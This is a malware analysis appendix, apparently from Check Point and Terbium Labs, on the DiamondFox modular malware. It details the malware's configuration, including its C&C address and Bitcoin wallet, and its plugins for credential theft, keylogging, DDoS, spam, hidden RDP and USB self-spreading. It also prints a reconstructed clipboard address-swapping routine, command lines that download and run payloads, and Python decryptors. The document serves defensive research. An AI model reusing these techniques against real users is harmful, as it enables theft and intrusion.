DiamondFox Modular Malware

A ONE-STOP SHOP

APPENDICES

MAY 10, 2017

Check Point
SOFTWARE TECHNOLOGIES LTD

TERBIUM
LABS
Dark Web Data
Intelligence

TABLE OF CONTENTS

Appendix A

CONFIGURATION DATA

This section describes the meaning of values in the decrypted configuration.

Option Number	Purpose	Functionality	Value
`0x00`	Network	Address of the C&C server (referred to as `C&C_ADDR`). If the length of `C&C_ADDR` is less than 11 bytes, it is used as the initial date in DGA.	hxxp://86.110.117.207/home/gate.php
`0x01`	Network	Query for the command delay in seconds (referred to as `CMD_DELAY`).	`90`
`0x02`	Key	Used as part of IDs during communication with the C&C server; encryption key; used as part of the DGA (referred to as `NET_XOR_KEY`).	`6083623a732c8349a16cb9d5b6d84b61`
`0x03`	Key	Decryption key; mutex name; used as part of the DGA (referred to as `XOR_KEY`).	`KWLdVfMiNNaUcrAddAaYhTt21NTySR`
`0x04`	Network	User Agent used when sending HTTP packets to the C&C server (referred to as `USER_AGENT`).	`Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.112 Safari/537.36`
`0x05`	Bitcoin Spoofing Plugin	Bitcoin wallet address (referred to as `BTC_ADDR`).	`1EUb4t3dQTxWQ7UYRep54MnJhrNsiKS5RL`
`0x06`	Anti-VM	Terminate execution if the call to `LoadLibrary` with `pthreadVC.dll` succeeded.	
`0x07`	Anti-VM	Terminate execution if the call to `LoadLibrary` with `vboxmrxnp.dll` succeeded.	
`0x08`	Anti-VM	Terminate execution if the call to `LoadLibrary` with `vmGuestLib.dll` succeeded.	
`0x09`	Anti-VM	Terminate if `VOLUME_SERIAL_NUM` is equal to `AC79B241`.	`1`
`0x0A`	Anti-VM	Terminate if `VOLUME_SERIAL_NUM` is equal to `AC79B241`.	`1`
`0x0B`	Anti-VM	Terminate execution if the call to `LoadLibrary` with `SbieDLL.dll` succeeded.	`1`
`0x0C`	Anti-VM	Terminate if `VOLUME_SERIAL_NUM` is equal to `70144646`.	`1`
`0x0D`	Anti-VM	Terminate if `VOLUME_SERIAL_NUM` is equal to `6C78A9C3`.	`1`
`0x0E`		Perform delay.	`1`
`0x0F`	UAC	Enable custom UAC bypass checking for the `consent.exe` application to finish.	`1`

Option Number	Purpose	Functionality	Value
`0x10`	Tools	Disable Registry Tools by setting the following registry key: `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools`	`1`
`0x11`	Tools	Disable Registry Tools by setting the following registry key: `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools`	`1`
`0x12`	Anti-VM	Terminate execution if the call to `LoadLibrary` with `snxhk.dll` succeeded.	`1`
`0x13`	Plugin	Removable self-spreading devices.	`1`
`0x14`			
`0x15`	Image	New name of the DiamondFox binary (referred to as `EXE_NAME`).	`explorer`
`0x16`	Image	Directory under which the GodMode folder is created (referred to as `MAIN_DIR`).	`APPDATA`
`0x17`	Persistence	Add self to auto run: `HKCU\Software\Microsoft\Windows\CurrentVersion\run`	`1`
`0x18`	Persistence	Add self to auto run: `HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce`	`1`
`0x19`	Persistence	Copy self-image to the Startup Special Folder under `EXE_NAME`	`1`
`0x1A`		Delete self-image & terminate self after copying to `%DF_DIR%\EXE_NAME.exe.`	`1`
`0x1B`	Keylogger Plugin	Download & Execute Keylogger plugin.	`1`
`0x1C`	Plugin 13	Activate Plugin 13.	
`0x1D`	Screenshot Plugin	Download & Execute Screenshot plugin in the Main Loop.	`1`
`0x1E`	Hosts Spoofing Plugin	Activate/deactivate Hosts Spoofing plugin.	

`0x1F`	Plugin	Terminate the Chrome.exe and firefox.exe processes. Remove the following directories/files:
		`%LOCALAPPDATA%\Google\Chrome\User Data`
		`%APPDATA%\Mozilla\Firefox\Profiles`
		`%APPDATA%\Mozilla\Firefox\Profiles.ini`	

`0x20`	Watchdog Plugin / Persistence	Persistence flag; download & execute Watchdog plugin.	`1`

Option Number	Purpose	Functionality	Value
`0x21`	Persistence	Add self to auto run: `HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run`	`1`
`0x22`	Persistence	Add scheduled task: `schtasks /create /sc ONLOGON /tn EXE_NAME.exe /tr %PATH_TO_EXE%`	`1`
`0x23`		Clean environment from previous run by terminating `wscript.exe process;` remove `.exe` and `.vbsfiles` from the `%APPDATA%`, `%TEMP%` and `Startup Special Folder`.	`1`
`0x24`	Image	Name of the GodMode directory where the main Diamond Fox executable is stored (referred to as `EXE_DIR`).	`com6.{00C6D95F-329C-409a-81D7-C46C66EA7F33}`
`0x25`	Network	TLD list for DGA (referred to as `CFG_TLDS`).	
`0x26`	Network	Domain length in DGA (referred to as `CFG_DOMAIN_LEN`).	
`0x27`	Network	Number of domains to generate in DGA (referred to as `CFG_DOMAINS_COUNT`).	
`0x28`	Network	Period days in DGA (referred to as `CFG_PERIOD_DAYS`).	

PURPOSE OF FILES

This section details the purpose of files used by the Diamond Fox main module and its plugins.

File Name	Full Path	Content Type	Description
`log.c`	`APP_PATH`	Binary/RAW	Contains the encrypted PE of Keylogger plugin.
`win.c`	`APP_PATH`	Text	Configuration for Keylogger plugin (received by U2 Request).
`dwn.exe`	`APP_PATH`	Binary/EXE	Copy of original image (hosts Keylogger plugin).
`keys.c`	`APP_PATH`	Text	Contains keystrokes, filled by Keylogger plugin.
`ss.c`	`APP_PATH`	Image/JPEG	Contains screenshot that is taken by Screenshot plugin.
`pos.exe`	`%APPDATA%`	Binary/EXE	Plugin 13 decrypted content.
`output.txt`	`%APPDATA%`		Output of Plugin 13.
`Off.c`	`APP_PATH`		Hosts Spoofing plugin is deactivated.
`email.txt`	`APP_PATH`		Data from U0 request (configuration for SpamSender plugin).
`0.c`	`%APPDATA%`		Output of FTP Credentials Stealer plugin.
`1.c`	`%APPDATA%`		Output of Mail Passwords Grabber plugin.
`2.c`	`%APPDATA%`		Output of Web Browser Passwords Grabber plugin.
`3.c`	`%APPDATA%`		Output of Remote Desktop App Passwords Grabber plugin.
`4.c`	`%APPDATA%`		Output of Messengers Passwords Grabber plugin.
`5.c`	`%APPDATA%`		Output of VNC Passwords Grabber plugin.

VOLUME SERIAL NUMBER INITIALIZATION

DiamondFox initializes a value internally named `VOLUME_SERIAL_NUM`. This value is used to detect if the application is running on an emulation environment and as a part of the victim's PC related information. To choose this value, DiamondFox follows a logic described in the **Volume Serial Number Initialization** section in Appendix B.

PLUGINS

This section covers the technical description of several DiamondFox plugins.

Plugin 0: FileZilla FTP credentials stealer

This plugin is responsible for data theft FileZilla FTP Clients, and accepts the following command line arguments:

```
/stext %out_file%
```

The plugin opens `%APPDATA%\FileZilla\recentservers.xml, %APPDATA%\FileZilla\sitemanager.xml` and looks for the following XML entries:

Tag	Content
`<Host>`	Host name
`<Port>`	Port number
`<Port>`	Port number
`<User>`	User name
`<Pass encoding "base64"> or <Pass>`	Password (if applicable, decode data using the base64 algorithm)
`<Name>`	Name in Manager

The parsed data is then saved to the `%out_file%` using the following format:

```
==================================================
Host: %host_name%
Port: %port%
User: %username%
Pass: %password%
Name: %man_name%
==================================================
```

The output is saved to the `%out_file%` and is then sent to the C&C server by the Main Module.

Plugin 7: Spam Sender

This plugin is responsible for sending spam emails from the infected machine, based on the content parsed from the configuration file `email.txt` file for the following XML entries:

Tag	Content
`<tto>`	Recipient's emails (If there are multiple emails, each email should start with a new string)
`<from>`	Sender email
`<pass>`	Password
`<smtp>`	SMTP server hostname
`<subject>`	Subject of email
`<textbody>`	Text body of email

After parsing the file content, the plugin performs the following actions for each spam email recipient:

1. SSL connection on port 465 of the SMTP server.
2. Authenticate on the `<from>` account using the `<pass>` password.
3. Use `<textbody>` as the email message.
4. Send the composed message to the recipient.

Plugin 8: Browsers Home Page Changer

This plugin is responsible for changing the home page of Mozilla Firefox and Internet Explorer browsers.

The following command line argument is expected:

```
%homepage%
```

The following actions are taken to change each of the browsers' homepages:

1. Mozilla Firefox:
   a. Get the path to the user's directory by reading the Path key from the `Profile0` section in the `%APPDATA%\Mozilla\Firefox\profiles.ini` file.
   b. Add the `user_pref("browser.startup.homepage", %homepage%)` line to the `prefs.js` file in the victim's directory.
2. Internet Explorer homepage
   a. Change this registry key:

```
HKCU\Software\Microsoft\Internet Explorer\Main\Start Page = %homepage%
```

Plugin 9: Social Networks Spreading

This plugin is responsible for spreading messages delivered by the C&C server via Facebook and Twitter.

The following command line argument is expected:

```
%message_content%
```

To post a new tweet on Twitter, the following actions are performed:

1. Check if any foreground window contains twitter text. If one does, proceed to the next stages.
2. Sleep for `6` seconds, and then press the N button (used to add a new tweet).
3. Sleep for `0.8` seconds, then paste `%message_content%` in the tweet content.
4. Press `{TAB}` to shift the focus to the post button.
5. Press `{ENTER}` to post the tweet.

To send a message on Facebook, the following actions are performed:

1. Press `Alt-M` to enable a New Message window.
2. Insert the previously generated random character into the New Message window and click `{ENTER}` to select a person.
3. Move to the message field by clicking `{TAB}` and paste the `%message_content%` content.
4. Click `{ENTER}` to send a message.

Plugin 10: DDoS

This plugin is responsible for performing DDoS attacks on specified servers. There are a few types of DDoS, such as HTTP flood, UDP flood, bandwidth saturation, and more.

The attack types featured by the plugin are listed here:

1. UDP Flood

The plugin accepts the following parameters:

```
1|C&C_ADDR|USER_AGENT|PACKETS_COUNT|SERVER
```

These actions are performed multiple times, based on the number configured in the `PACKETS_COUNT` parameter:

1. Randomly generate a port number in the range between `1` and `65000`.
2. Send the data `"\xFF" * 65000` to the `SERVER` address on the generated port.
3. Sleep for `1` second.

The plugin then sends a Flood Done request to the C&C server to notify that the attack ended, using `USER_AGENT` as the User-Agent.

2. HTTP Flood

The plugin accepts the following parameters:

```
2|C&C_ADDR|USER_AGENT|PACKETS_COUNT|SERVER
```

It sends the `PACKETS_COUNT` HTTP `GET` requests to the SERVER address with the following headers, and with a one second delay between each packet:

```
Connection: keep-alive
User-Agent: USER_AGENT
```

Due to a limited number of parallel connections, the plugin attempts to carry out a DDoS attack by using a `keep-alive` connection type.

The plugin then sends a Flood Done request to the C&C server to notify that the attack ended, using `USER_AGENT` as the User-Agent.

3. **HTTP Flood**

The plugin accepts the following parameters:

```
3|C&C_ADDR|USER_AGENT|PACKETS_COUNT|SERVER|{RS|GT}
```

Flood type is determined by the last command line argument value (`RS` or `GT`).

The plugin sends a Flood Done request to the C&C server to notify that the attack ended, using `USER_AGENT` as the User-Agent.

HTTP Flood RS

The plugin downloads data using an HTTP `GET` request from the `SERVER` URL multiple times, based on the number configured in the `PACKETS_COUNT` parameter, ***and*** using `USER_AGENT` as the User-Agent. The data is saved to the following files and then deleted:

```
"%TEMP%\{%d_%s}.layer" % (DOWNLOAD_RETRY_COUNT, random_8_bytes_string)
```

The execution between requests occurs in a one second interval.

HTTP Flood GT

The plugin sends the HTTP `GET` request on the `SERVER` URL multiple times, based on the number configured in the configured in the `PACKETS_COUNT` parameter, and using `USER_AGENT` as the `User-Agent`.

The execution between requests occurs in a one second interval.

Plugin 11: Watchdog

This plugin is responsible for monitoring the DiamondFox Main Module, and checking if it is alive. An encrypted version of the plugin can be downloaded from the C&C server by sending a P11 request; the content of the plugin is permanently stored in the server's memory. The Watchdog plugin can be activated only if a specific configuration flag is enabled. Upon decryption, the plugin's content is injected using Reflective Loader in the `%WINDIR%\system32\wscript.exe` process, which is responsible for hosting the plugin.

The plugin accepts the following command line arguments:

```
RC4_Key|PATH_TO_EXE
```

It attempts to create a mutex named `PATH_TO_EXE`. If a mutex with this name already exists in the system, the plugin is terminated. If not, the plugin repeatedly performs the following steps with a 10 second delay between each cycle:

1. If the `%TEMP%\RC4_Key` file is not found on the disk, the `PATH_TO_EXE` file is encrypted using `RC4` with `RC4_Key` as a key. The encrypted file is saved to the `%TEMP%\RC4_Key` file.

2. The Plugin checks if the `PATH_TO_EXE` file is present on the disk. If it does not exist, the `%TEMP%\RC4_key` file is decrypted to the `%TEMP%\RC4_key.exe` file. The `PATH_TO_EXE` file is then executed.

3. To check if the binary was started, the plugin executes the `select * from win32_process` command. If no such process exists, which is equal to `PATH_TO_EXE`, the `PATH_TO_EXE` is started again.

Note – the detailed solution contains a bug: Although DiamondFox stores a copy of itself in the `%TEMP%` directory, this image is never used for execution. If the original `PATH_TO_EXE` file is missing, the malware only attempts to run the binary from the original location. Therefore, if it is missing, the plugin will not work properly.

Plugin 12: Keylogger

This plugin is responsible for keylogging from specific windows defined in the configuration `win.c` file by the C&C server. An encrypted version of the plugin can be downloaded from the C&C server and saved to the `log.c` file by sending a P12 request. The plugin can be downloaded only if a specific configuration flag is enabled. If the plugin is already active or an encrypted version of it is already present on the disk, the malware decrypts the records using the same algorithm used for the first-layer configuration decryption:

```
with open('log.c', 'rb') as f:
    klg = f.read()

key = calculate_dec_key(klg)
key = calculate_key(klg)

klg = decrypt_data(klg, key)
```

Keylogger plugin uses the `win.c` file for configuration. The file content can be updated by sending a U2 request to the C&C server. The file will be updated only if the decoded data contains a comma and its length is greater than four bytes. The data records are stored on the `keys.c` file. The file content is removed before the Keylogger starts recording keystrokes.

The `dwn.exe` process is used for hosting the Keylogger plugin. The decrypted content of the `log.c` file is injected to the `dwn.exe` using Reflective Loader. If the plugin is deactivated, the `dwn.exe` application which hosts it is terminated, and the `log.c`, `dwn.exe`, `win.c` and `keys.c` files are removed.

First, the plugin creates a `KY-%COMPUTERNAME%` mutex. If a mutex with this name already exists in the system, the plugin is terminated. The plugin reads the content of the `win.c` configuration file, but only if the data contains a comma and its length is greater than four bytes. If not, no configuration is used.

The `win.c` file contains window captions that should be skipped while recording the keystrokes. The hook is installed on low-level keyboard inputs by using the `SetWindowsHookEx` function with the `WH_KEYBOARD_LL` parameter.


All of the information recorded is saved to the `keys.c` file in the following format:

```
[{WINDOW_CAPTION}] - [{DATE_TIME}]
{PRESSED_KEY}{PRESSED_KEY}
```

Clipboard content is also saved to the `keys.c` file, in the following format:

```
[{WINDOW_CAPTION}] - [{DATE_TIME}]
{PRESSED_KEY}{PRESSED_KEY}
```

The content of the `key.s` file is sent to the C&C server by the Main Module. Below is an example of the records stored on the `key.s` file:



```
[Windows Task Manager] - [3/28/2017 12:58:11 PM]
[del]

[Administrator: C:\Windows\system32\cmd.exe] - [3/28/2017 12:58:19 PM]
fdfdfdfdfdffwrwf[shift]FFDFAAD


[Registry Editor] - [3/28/2017 12:58:31 PM]


[Clipboard] - [3/28/2017 12:58:35 PM]
Settings {F2}[ctrl_left]c

[Edit String] - [3/28/2017 12:58:35 PM]
[shift]Help[shift]Me[shift]If[shift]You[shift]Can
```

Plugin 14: Remote Tiny Task Manager

This plugin is responsible for collecting and sending information about running processes and software installed on the victim's machine. The plugin can also terminate specified processes and execute shell commands. It accepts the following arguments:

```
CMD|URL|USER_AGENT|DATA
```

The plugin performs several actions on the victim's machine, depending on the `CMD` value. The values range between 1 and 4:

1. Send list of currently running processes.
2. Kill process with the PID specified in the `DATA`.
3. Execute shell commands specified in the `DATA` and send results.
4. Send a list of installed software.

After executing one of the specified commands, the plugin encodes the collected information using the `base64` algorithm. The data is sent to the C&C server using a C request.

Note – The encoded data length must not exceed the maximum query string length of `2048` bytes for the `MSXML2.XMLHTTP` library. If it does, the data will not be sent.

A technical description of each of the commands is detailed here:

1. Command 1: List Processes

The plugin collects information about processes currently running in the system and records the information in the following format:

```
[%datetime%]
%processname_0% [pid: %pid_0%]
%processname_1% [pid: %pid_1%]
%processname_2% [pid: %pid_2%]
```

A list of processes can be obtained by executing the `SELECT * FROM Win32_Process` command.

2. Command 2: Kill Process

The plugin terminates a process with a PID that is equal to the one specified in the `DATA` argument, using the following command:

```
taskkill /PID %DATA% /F
```

3. Command 3: Execute Shell Command

The plugin executes shell commands specified in the `DATA` argument and saves the program output.

4. Command 4: Installed Software

The plugin collects software installed on the victim's machine by reading the `DisplayName` value from the `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\` registry sub keys, using the following format:

```
{Software_1_DisplayName}
{Software_2_DisplayName}
```

Below is an example of installed software:

```
Far Manager
7-zip
```

Plugin 15: Remote Desktop

This plugin is responsible for starting/stopping RDP sessions depending on the passed command line arguments.

This plugin is responsible for starting and stopping RDP sessions on the victim's machine.

The following commands start an RDP session on the victim's machine:

1. `|C&C_ADDR|USER_AGENT|`
2. `1`

RDP functionality is delivered by running a legitimate `AMMYY Admin` application in hidden mode. In this case, the application has a valid certificate signed by VeriSign.

1. Start RDP

This subsection describes actions the Remote Desktop plugin performs to start an RDP session.

If the `WindowsIndexer.exe` process is not running on the machine, the following preparatory steps are taken:

1. The original image is copied to the `%TEMP%\WindowsIndexer.exe` file.
2. The configuration files for the `AMMYY Admin` application are extracted to the `${CSIDL_COMMON_APPDATA}\AMMYY` directory:

```
hr
hr3
settings3.bin
```

3. The `%TEMP%\WindowsIndexer.exe` executable is started as a host for the `AMMYY Admin` application. Functionality is injected by using RunPE technique. Code for injection is taken from the `RDP/101` section of the original image.
4. The `LOADER` application is injected to a new instance of self-image using the RunPE technique. The code is extracted from the `LOADER/101` resource. The following command line arguments are expected by the `LOADER`:

```
Hello %AMMYY_PID%
```

5. The main purpose of the `LOADER` is to extract the RDP session id from the `AMMYY Admin` application. The extracted session id is then saved to the `%APPDATA%\ID.txt` file. The session id length is `10` bytes and it is located at the `0x4A39A0` virtual address of the `AMMYY Admin` application process.

When all of the steps detailed above were completed, or if the `WindowsIndexer.exe` process was already running on the machine, the plugin waits for the appearance of the `%APPDATA%\ID.txt` file. Next, the content of `%APPDATA%\ID.txt` file is sent to the C&C server using an R request.

2. Stop RDP

This mode is responsible for ceasing RDP sessions. To stop an RDP session, do the following actions:

1. Execute a command which terminates all RDP-related processes:

```
taskkill /IM WindowsIndexer.exe /F
```

2. Remove the `%TEMP%\WindowsIndexer.exe` file.
3. Remove the `${CSIDL_COMMON_APPDATA}\AMMYY` folder.

Crypto Currency Wallets Stealer

DiamondFox malware can steal crypto currency wallets located on the victim's machine.

Here are the crypto currencies whose wallets can be stolen:

Bitcoin	BitcoinDark	MultiBit	Armory	Electrum	Digital	Electrum-LTC
MultiDoge	Unobtanium	Dash	Litecoin	Namecoin	PPcoin	Feathercoin
Novacoin	Primecoin	Terracoin	Devcoin	Anocoin	Paycoin	Worldcoin
Quarkcoin	Infinitecoin	Dogecoin	Asicoin	Lottocoin	Darkcoin	Monacoin

DiamondFox checks if these crypto currency wallets are present in the `%APPDATA%` directory. If a wallet does exist, the malware looks for the `*.wallet` files inside. Any file found is sent to the C&C server by the Main Module using a File Upload request.

Bitcoin Address Spoofing

DiamondFox can also spoof the Bitcoin address that is currently present in the clipboard.

To do so, the malware checks if the length of the `BTC_ADDR` from the configuration is equal to the valid Bitcoin address length.

If the length of the data on the clipboard is equal to `0x22` bytes and the first byte is `0x31`, the malware inserts the `BTC_ADDR` to the clipboard instead of the present buffer.

Below is an example of a Bitcoin address spoofing routine:

```
Public Sub SpoofBtcAddress()
   Dim BtcAddr As String
   Dim ctext As String
   BtcAddr = "1EUb4t3dQTxWQ7UYRep54MnJhrNsiKS5RL" 'BTC_ADDR from configuration
   ctext = Clipboard.GetText()
   If (Len(BtcAddr) = &H22) Then
      If ((AscW(ctext) = &H31) And (Len(ctext) = &H22)) Then
         MsgBox "Real BtcAddress: " & ctext
         Clipboard.Clear
         Clipboard.SetText (BtcAddr)
      End If
   End If
   ctext = Clipboard.GetText()
   MsgBox "Pasted BtcAddress: " & ctext
End Sub
```

Removable Drives Self-Spread

DiamondFox performs self-spreading via removable devices. This functionality is only enabled if the specific configuration flag is set. The following actions are performed for the malware to self-spread:

1. Copy a DiamondFox image to the `MSOCache.pif` file on the removable device, and set the `System|Hidden` attributes for that file.

2. Enumerate all files in the root directory but do not include files with: `.lnk` extension, no extension and files previously copied `MSOCache.pif.` The following actions are then performed on any remaining files (`filename`).
   a. Set file attributes to `System|Hidden` for the original `filename`.
   b. Create a file named this way:

```
Drive.Path + "\" + %filename_no_ext% + ".lnk"
```

   c. Set a default icon for the file extension by querying the registry key presented below. If the attempt succeeds, the default icon value is set for the created `.lnk` file. If not, the default icon is used.

```
"HKLM\software\classes\." + %extension% + "\defaulticon\"
```

   d. Set the target path of the `.lnk` file to the `cmd.exe file`. The following arguments are passed to the application:

```
/c start MSOCache.pif &start %filename% &exit
```

3. Enumerate all the sub-folders in the root directory and perform the following actions (`foldername`):
   a. Set folder attributes to `System|Hidden`.
   b. Create a new file named this way:

```
Drive.Path + “\" + %foldername% + ".lnk"
```

   c. Get a default icon for folders by querying the following registry key and then set it as an icon for the created `.lnk` file:

```
HKLM\software\classes\folder\defaulticon\
```

   d. Set the target path of the `.lnk` file to `cmd.exe`. Arguments passed to the application are presented below:

```
HKLM\software\classes\folder\defaulticon\
```

The plugin is used to infect all removable devices currently connected to the computer.

From this point on, these removable devices can be used to infect any clean computers they connect to. When a forged file or folder on the infected removable device is clicked, DiamondFox will be executed.

C&C COMMANDS

This section covers the technical details of some of the commands delivered by the C&C server to the bot.

Command 3: Self Update

DiamondFox downloads the file from the `%cmd_args% URL`. The data is then dropped to the `%TEMP%` directory under a random filename. If the `%cmd_args%` resource name has a `.vbs` extension, this extension is appended to the filename. If not, an `.exe` extension is appended instead.

The randomly-named file with a `.cmd` extension is created in the `%TEMP%` directory (`%cmd_file%`). Its content is presented below:

```
ping -n 4 127.0.0.1 > nul
rd /q /s "\\.\%exe_dir%"
start %path_to_dropped_file%
del /F %cmd_file%
```

Afterward, `%cmd_file%` script is started using the VB `Shell` function. All of the self-running processes are terminated.

Command 19: Remove Self

DiamondFox features a self-removal functionality. The following steps are performed to implement self-removal:

1. Remove the `L!NK` registry key setting using the VB `DeleteSetting` function.
2. All of Diamond Fox's related processes are terminated using the `taskkill` command:

```
dwn.exe
wscript.exe
pos.exe
```

3. The following files are removed:

```
%StartupSpecialFolder%\EXE_NAME.exe
%WINDIR%\system32\drivers\etc\hosts
%APPDATA%\output.txt
%APPDATA%\pos.exe
```

4. Enable `Registry Tools` and `Task Manager` by setting the following registry key values to `0`:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskManager
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools
```

5. Delete startup entries for the following registry keys:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\%EXE_NAME%
HKCU\Software\Microsoft\Windows\CurrentVersion\run\%EXE_NAME%
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\%EXE_NAME%
```

6. Terminate all previously scheduled tasks by executing the following command line:

```
schtasks /end /tn %EXE_NAME%.exe
```

At this point, the randomly-named file with the `.cmd` extension is created in the `%TEMP%` directory (`%cmd_file%`). The content of this file is presented below:

```
rd /q /s "\\.\%exe_dir%"
del /F %cmd_file%
```

Finally, the `%cmd_file%` script is started using the VB `Shell` function and terminates the self-running process.

DETECTED ANTI-VIRUS PRODUCTS

Kaspersky AVP	Norton	Malware Bytes	Zonealarm	Bitdefender	Emsisoft
ESET	Avira	AVG	Windows Defender	F-Secure	Spybot
McAfee	Trend Micro	360 Total Security	Panda	Byte Fence	

Appendix B

MALWARE FUNCTIONALITY AND PAYLOAD

Configuration Section Decription

Upper Layer Decryption Algorithm

```
from base64 import b64decode
import math

def decrypt_data(conf, key):
    init_vec = list()
    lln = len(key)
    for i in xrange(0, 0x100):
        init_vec.append(i)
    for i in xrange(0x100, 0x11D+1):
        init_vec.append(i ^ 0x100)
    # incorrect initialization
    for i in xrange(1, 6+1):
        init_vec[i+0xF9] = ord(key[lln - i - 1])
        init_vec[i-1] = ord(key[i - 1]) ^ (255 - ord(key[lln - i - 1]))

    init_vec_idx = 0
    n = 0
    conf_d = ''
    for i in xrange(len(conf)):
        if init_vec_idx > 0x11D and n == 0:
            init_vec_idx = 0
            n = 1
        elif init_vec_idx > 0x11D and n == 1:
            init_vec_idx = 5
            n = 0
        conf_d += chr(ord(conf[i]) ^ init_vec[init_vec_idx] ^ ord(key[i % lln]))
        init_vec_idx += 1

    return conf_d

def calculate_dec_key(conf):
    s = 0xF
    fs = '%.15f'
    kk = (fs % round(math.cos(math.sqrt(len(conf))), s)).split('.')[1].rstrip("0")
    return kk

def calculate_key(data):
    kc = ''.join(str(ord(d)) for d in data)
    return kc

with open('config_enc.dat', 'rb') as f:
    conf = f.read()

key = calculate_dec_key(conf)
key = calculate_key(key)

conf = decrypt_data(conf, key)

with open('config_dec.dat', 'wb') as f:
    f.write(conf)
```

Lower Level Decryption Algorithm

```
def config_get_option(conf, options, opt_no, key=None):
    si = conf.find(options[opt_no] + '>')
    ei = conf[si:].find('<' + options[opt_no])

    if ei == -1:
        return

    opt_v = conf[si + len(options[opt_no]) + 1:si + ei]
    if key:
        opt_v = decrypt_config(opt_v, key)

    return opt_v

def decrypt_all_options_correct(conf):
    lb = 0x60
    ub = 0x7A
    opt_split = ','
    opt_min = 1
    opt_max = 0x29

    lln = len(conf) - 0x3c
    decrypt_options = [0, 1, 2, 4, 5, 0x15, 0x16, 0x24, 0x25, 0x26, 0x27, 0x28]
    key_option = 3

    while lb + lln > ub:
        lln = lb + lln - ub

    idx_i = 0
    opt_buff = ""

    # generate buffer with option names
    for i in xrange(opt_min, opt_max + 1):
        if 0x61 + idx_i >= 0x7b:
            idx_i = 0
            lln += 1

        if lb + lln > 0x7a:
            lln = 1

        opt_buff += chr(lb + lln) + chr(0x61 + idx_i)
        idx_i += 2

        if i < 0x29:
            opt_buff += opt_split

    options = opt_buff.split(opt_split)

    # extract key before all options
    opt_v = config_get_option(conf, options, key_option)
    if opt_v is None:
        print '[-] Unable to find key :('
        return

    key = b64decode(opt_v)
```

```
   print '*' * 40
   print '[+] Key: %s' % key
   print '*' * 40

   # extract all options
   for i in xrange(opt_min - 1, opt_max):
      opt_v = config_get_option(conf, options, i, key if i in decrypt_options else None)
      if i == key_option:
         opt_v = b64decode(opt_v)

      print '[+] Config[%x] = %s. Option: %s' % (i, opt_v, options[i])

with open('config_dec.dat', 'rb') as f:
  conf = f.read()

decrypt_all_options_correct(conf)
```

Information Collection

Collected Information String Encryption Algorithm

```
import random
import math
from binascii import hexlify, unhexlify

def encrypt_pc_info_packet(data, key):
   r = random.random()
   v = (r * 0x63 + 1)
   vv = 0
   enc_data = ''

   for k in key:
      vv = ord(k) * math.fabs(math.cos(math.sqrt(vv)))

   for d in data:
      enc_data = chr(ord(d) ^ int(v + int(vv))) + enc_data

   enc_data = chr(int(v)) + enc_data
   enc_data_r = hexlify(enc_data)
   return enc_data_r

key = "6083623a732c8349a16cb9d5b6d84b61"  # NET_XOR_KEY
data = "MY-PC||Windows 7 Ultimate|11226589|L!NK|Me|1.00|Intel(R) Core(TM) i7-3770 CPU @
3.40GHz|NVIDIA GeForce 650GTX|1000.00|1|1|0|My-PC|"

enc_data = encrypt_pc_info_packet(data, key)
print '[+] Encrypted packet: %s' % enc_data
```

NETWORK AND COMMUNICATIONS

Bot Packet Decryption Routine

```
import random
import math
from binascii import hexlify, unhexlify

def decrypt_packet(data, key):
    dec_data = unhexlify(data)
    v = ord(dec_data[:1])
    dec_data = dec_data[1:]

    # restore vv
    vv = 0
    for k in key:
        vv = ord(k) * math.fabs(math.cos(math.sqrt(vv)))

    # decrypt data
    ddata = ''
    for d in dec_data:
        ddata = chr(ord(d) ^ int(v + int(vv))) + ddata

    return ddata

NET_XOR_KEY = "6083623a732c8349a16cb9d5b6d84b61"
data = "619=382c13007d291d2c602c612c612c60607e606060612c080417606566703533223f-
16351770111914l9061e2c2a181760647e6370107005001370606767637d673970791d047835223f1370790278
3c35243e192c60607e612c3e383f1a2c1b1e711c2c1463696768l466162c3524313d39243c0570677023273f34
3e39072c2c13007d091d&z=1"

# cut additional info from the packet
data = data.split('=')[1]
data = data[:data.find('&')]
dec_data = decrypt_packet(data, key)
print '[+] Decrypted packet: %s' % dec_data
```

Bot Packet Brute Routine PoC

```
import random
import math
from binascii import hexlify, unhexlify
from string import printable

def brute_decrypt_packet(data):
    dec_data = unhexlify(data)

    v = ord(dec_data[:1])
    dec_data = dec_data[1:]

    # gen vv
    vvv = [x for x in xrange(256)]
```

```
datav = []
   # decrypt data
   for vv in vvv:
      ddata = ''
      for d in dec_data:
         b = chr((ord(d) ^ int(v + int(vv))) & 0xFF)
         if b not in printable:
            break
         ddata = b + ddata

      if ddata.count('|') == 14 and len(ddata) == len(dec_data):
         datav.append(ddata)

   return datav
data =
"619=21457A691449584E78450945084508450900170000455C5A4B567F5C7E1978707D706F774543717E090D
170A1979196C697A19090E0E0A140E501910746D115C4B567A19106B11555C4D5770450909170D4549584E784
572771875450D0A01007D7F010D455C4D5854504D556C190E194A4E565D57506E45457A 691469786E78&z=1"

# cut additional info from the packet
data = data.split('=')[1]
data = data[:data.find('&')]
dec_data_v = brute_decrypt_packet(data)
print '[+] Bruted packets: %s' % dec_data_v
```

PROTECTIONS MECHANISMS

Domain Generation Algirhm (DGA) Snippet Code

```
from datetime import timedelta, datetime
from math import tan, cos

# example of possible configuration values
CFG_TLDS = ['.com', '.net', '.org', '.info']  # 148, TLDS list
CFG_DOMAIN_LEN = 7  # 108, domain length
CFG_DOMAINS_COUNT = 10  # 112, domains count
